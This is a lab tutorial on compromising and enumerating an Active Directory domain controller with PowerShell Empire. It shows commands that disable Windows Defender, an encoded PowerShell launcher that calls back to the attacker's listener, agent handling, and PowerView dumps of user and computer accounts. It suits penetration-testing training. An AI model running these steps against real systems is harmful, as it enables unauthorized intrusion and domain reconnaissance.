
Lab - Enumerating Active Directory Using PowerShell Empire

Overview –

In this lab, you will learn how to enumerate Active Directory running on a Windows 2016 domain controller. Enumeration is defined as the process of extracting usernames, machine names, network resources, shares, and services from a system. In this phase, the attacker creates an active connection to the system and performs directed queries to gain more information about the target. The gathered data identifies the vulnerabilities or weak points in system security and tries to exploit them in the system gaining phase.

Lab Requirements

- One install of VirtualBox, the latest version with the extension pack.
- One virtual install of Kali Linux, latest version.
- One virtual install of Windows Server 2012, 2016, or 2019.
- Ensure all VirtualBox network adapters are set to Nat Network.
- Ensure your IPv4 settings for your Server 2016 DC are set for DHCP. Set the DNS address for manual and use 127.0.0.1 for the primary DNS server.


Internet Protocol Version 4 (TCP/IPv4) Properties

General | Alternate Configuration

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

[✓ Obtain an IP address automatically]
Use the following IP address:
IP address:
Subnet mask:
Default gateway:

Obtain DNS server address automatically
[✓ Use the following DNS server addresses:]
Preferred DNS server: 127 . 0 . 0 . 1
Alternate DNS server:

Validate settings upon exit

Create an HTTP launcher


Caveat

A friendly reminder that all Empire commands are case-sensitive. Some commands use upper case while others use lower case characters. If you receive an invalid syntax error, check your input.

We first need to set up a listener.

At the Empire prompt type, **`listeners`**.


At the listeners prompt, if you type help, you can see a list of all available listener commands followed by a description for each.



```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > help

Listener Commands
=================
agents            Jump to the agents menu.
back              Go back to the main menu.
creds             Display/return credentials from the database.
delete            Delete listener(s) from the database
disable           Disables (stops) one or all listeners. The listener(s) will not start automatically with Empire
edit              Change a listener option, will not take effect until the listener is restarted
enable            Enables and starts one or all listeners.
exit              Exit Empire.
help              Displays the help menu.
info              Display information for the given active listener.
kill              Kill one or all active listeners.
launcher          Generate an initial launcher for a listener.
list              List all active listeners (or agents).
listeners         Jump to the listeners menu.
main              Go back to the main menu.
resource          Read and execute a list of Empire commands from a file.
uselistener       Use an Empire listener module.
usestager         Use an Empire stager.

(Empire: listeners) >
```


We are going to use an HTTP listener.

At the prompt type, **uselistener http**.



```
(Empire: listeners) > uselistener http
(Empire: listeners/http) >
```


At the prompt, type **`info`**.



```
Name              Required    Value                      Description
----              --------    -----                      -----------
Name              True        http                       Name for the listener.
Host              True        http://10.0.2.15           Hostname/IP for staging.
BindIP            True        0.0.0.0                    The IP to bind to on the control server.
Port              True                                   Port for the listener.
```


We need to focus on the **Host and Port**. We need to set the **Host** to http://[Kali's IP]:[Port number]. The following is my information; yours will differ!

`set Host http://10.0.2.15:4444`




```
(Empire: listeners/http) > set Host http://10.0.2.15:4444
(Empire: listeners/http) >
```

To run the listener, type **`execute`**.



```
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) >
```

Bring up your virtual install of Server 2016. Open the Windows search bar, and in the text bar type, **PowerShell ISE**. From the results, right-click on PowerShell ISE, and from the context menu, select **Run as administrator**.




Disable Windows Defender and Real-time Protection

Copy and paste the following commands one at a time into PowerShell and press enter.

```
Set-MpPreference -DisableRealtimeMonitoring $true
```


```
Set-MpPreference -DisableArchiveScanning $true
```


Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help

```
PS C:\Users\Administrator> Set-MpPreference -DisableRealtimeMonitoring $true

PS C:\Users\Administrator> Set-MpPreference -DisableArchiveScanning $true
```

We next need to create a launcher. Because of their reliability, we will create an HTTP launcher. Think of a launcher as the payload. How we deliver the launcher (payload) makes no difference for this lab, but in the real world, we would deliver the launcher as a payload using social engineering or by some other means.


At the Empire prompt type, **`launcher powershell`**



```
(Empire: listeners/http) > launcher powershell
```

This generates an encrypted PowerShell script.


Select and copy the entire launcher script in PowerShell Empire. and paste the script into a PowerShell ISE prompt we open on the target.



```
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAFIAUwBpAG8ATgBUAGEAQgBsAEUALgBQAFMAVgBFAFIAUwBJAG8AbgAuAE0AQQBqAG8AUgAgAC0ARwBFACAAMwApAHsAJAAyAGMAOABlADEAPQBbAF
IAZQBmAF0ALgBBAHMAcwBFAE0AQgBMAHkALgBHAEUAdABUAHkAUABlACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBl
AFQARgBpAGUAYABsAGQAIgAoACcAYwBhAGMAaABlAGQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFMAZQB0AHQAaQBuAGcAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkARg
AoACQAMgBjADgAZQAxACkAewAkAEMAQQA0ADcAOAA9ACQAMgBjADgARQAxAC4ARwBFAHQAVgBBAEwAVQBFACgAJABOAFUAbABsACkAOwBJAEYAKAAkAEMAYQA0ADcAOABbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8A
```

Copy Selection Ctrl+Shift+C
Paste Clipboard Ctrl+Shift+V
Paste Selection Shift+Ins
Zoom in Ctrl++
Zoom out Ctrl+-
Zoom reset Ctrl+0
Clear Active Terminal Ctrl+Shift+X
Split Terminal Horizontally
Split Terminal Vertically
Collapse Subterminal
Toggle Menu Ctrl+Shift+M
Hide Window Borders
Preferences...


When you paste the script into PowerShell, the script will be pasted as one long single line.



```
PS C:\Users\Administrator> Set-MpPreference -DisableRealtimeMonitoring $true

PS C:\Users\Administrator> Set-MpPreference -DisableArchiveScanning $true

PS C:\Users\Administrator> powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAFIAUwBpAG8ATgBUAGEAQgBsAEUALgBQAFMAVgBFA
```

If everything is working as it should, if your machines are part of the same network, when you hit enter, the script will connect back to PowerShell empire, sending an agent that we can interact with.


Back at your Kali machine, at your Empire screen, you should the following:



```
(Empire: listeners/http) >
[*] Sending POWERSHELL stager (stage 1) to 10.0.2.27
[*] New agent XYDB1VPW checked in
[+] Initial agent XYDB1VPW from 10.0.2.27 now active (Slack)
[*] Sending agent (stage 2) to XYDB1VPW at 10.0.2.27

(Empire: listeners/http) > 
```


Press enter to return to your Empire prompt. We next need to access the agent module. At the prompt type, **`agents`**.

You are presented with the information of any agents currently present.



```
(Empire: listeners/http) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 XYDB1VPW ps 10.0.2.27       DC1               *syberoffense\Administr powershell

(Empire: agents) > 
```


We can next rename our agent to make it easier to work with. Highlight and copy the current name of your working agent. At the prompt type, rename, paste your agent's name, give it space, and type in the agent's new name. At the prompt type, **`agent`** to see the name change.



```
(Empire: agents) > rename XYDB1VPW dc2016
(Empire: agents) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 dc2016   ps 10.0.2.27       DC1               *syberoffense\Administr powershell

(Empire: agents) >
```

To interact with the agent, at the prompt type, **`interact dc2016`** (or whatever the name of your agent has now).

At the prompt type, **`info`** to check the status of your working agent.



```
(Empire: agents) > interact dc2016
(Empire: dc2016) > info

[*] Agent info:

        checkin_time            2021-04-30 07:12:30.396361+00:00
        delay                   5
        external_ip             10.0.2.27
        high_integrity          True
        hostname                DC1
        internal_ip             10.0.2.27
        jitter                  0.0
        kill_date
        language                powershell
        language_version        5
        lastseen_time           2021-04-30 07:38:48.214865+00:00
        listener                http
        lost_limit              60
        name                    dc2016
        nonce                   1614673126794597
        os_details              Microsoft Windows Server 2016 Standard Evaluation
        process_id              4916
        process_name            powershell
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        session_id              XYDB1VPW
        session_key             xP`~2eBAdnkSsc<jE(o0Myu^iVvt}+L%
        username                syberoffense\Administrator
        working_hours

(Empire: dc2016) >
```

The **`true`** status assigned to **`high_intergrity`** means your privileges have been escalated to that of full admin.

Enumerating Active Directory


Up to this point, we have been configuring PowerShell Empire to interact with our server target running Active Directory. We can now begin emulating an attack.

`Get User`

To enumerate user account information, type the following command at Empire prompt. Press enter.

`usemodule situational_awareness/network/powerview/get_user`

Type, **`execute.`** Press enter. A task is created, and the user accounts from your Active Directory are shown.




```
(Empire: dc2016) > usemodule situational_awareness/network/powerview/get_user
(Empire: powershell/situational_awareness/network/powerview/get_user) > execute
[*] Tasked XYDB1VPW to run TASK_CMD_JOB
[*] Agent XYDB1VPW tasked with task ID 1
[*] Tasked agent dc2016 to run module powershell/situational_awareness/network/powerview/get_user
(Empire: powershell/situational_awareness/network/powerview/get_user) >
Job started: 749NSX



logoncount             : 191
badpasswordtime        : 4/29/2021 11:36:25 PM
description            : Built-in account for administering the computer/domain
distinguishedname      : CN=Administrator,CN=Users,DC=us,DC=syberoffense,DC=com
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 4/28/2021 10:54:50 PM
name                   : Administrator
objectsid              : S-1-5-21-1769890226-2248812718-1874296982-500
samaccountname         : Administrator
admincount             : 1
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 4/29/2021 5:54:50 AM
instancetype           : 4
objectguid             : 5b1ada1f-bcc9-4fd9-b800-24c8b8d1995f
lastlogon              : 4/29/2021 11:36:33 PM
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=us,DC=syberoffense,DC=com
dscorepropagationdata  : {11/5/2019 2:12:13 AM, 11/5/2019 2:12:13 AM, 11/5/2019 5:31:55 PM, 1/1/1601 6:12:16 PM}
memberof               : {CN=Group Policy Creator Owners,CN=Users,DC=us,DC=syberoffense,DC=com, CN=Domain
                         Admins,CN=Users,DC=us,DC=syberoffense,DC=com, CN=Enterprise
```

Information that is enumerated are not just restricted to Usernames. Data collected consist of logoncount that can indicate an active or inactive user on the network. Next, there is a badpasswordtime which tells the last time and date that an attempt to log on was made with an invalid password on this account. Then a short description of the user with the names of groups that this particular user is part of. Lastly, it shows the date and time since the last password change. All this information is very important when the attacker is trying to learn about the user's behavior.

To use a different module, you can use the **`back`** command or the **interact `<name of agent>`** command.

`Interact <name of agent>`




```
(Empire: powershell/situational_awareness/network/powerview/get_loggedon) > interact dc2016
(Empire: dc2016) > 
```

`Get Computer`

The next module is **`Get Computer`**. The information this module target is primarily the Computer Name. It also extracts other information as demonstrated.

`usemodule situational_awareness/network/powerview/get_computer`



```
(Empire: dc2016) > usemodule situational_awareness/network/powerview/get_computer
(Empire: powershell/situational_awareness/network/powerview/get_computer) > execute
[*] Tasked XYDB1VPW to run TASK_CMD_JOB
[*] Agent XYDB1VPW tasked with task ID 2
[*] Tasked agent dc2016 to run module powershell/situational_awareness/network/powerview/get_computer
(Empire: powershell/situational_awareness/network/powerview/get_computer) >
Job started: 2XU1SP


pwdlastset                    : 4/28/2021 10:53:00 PM
logoncount                    : 177
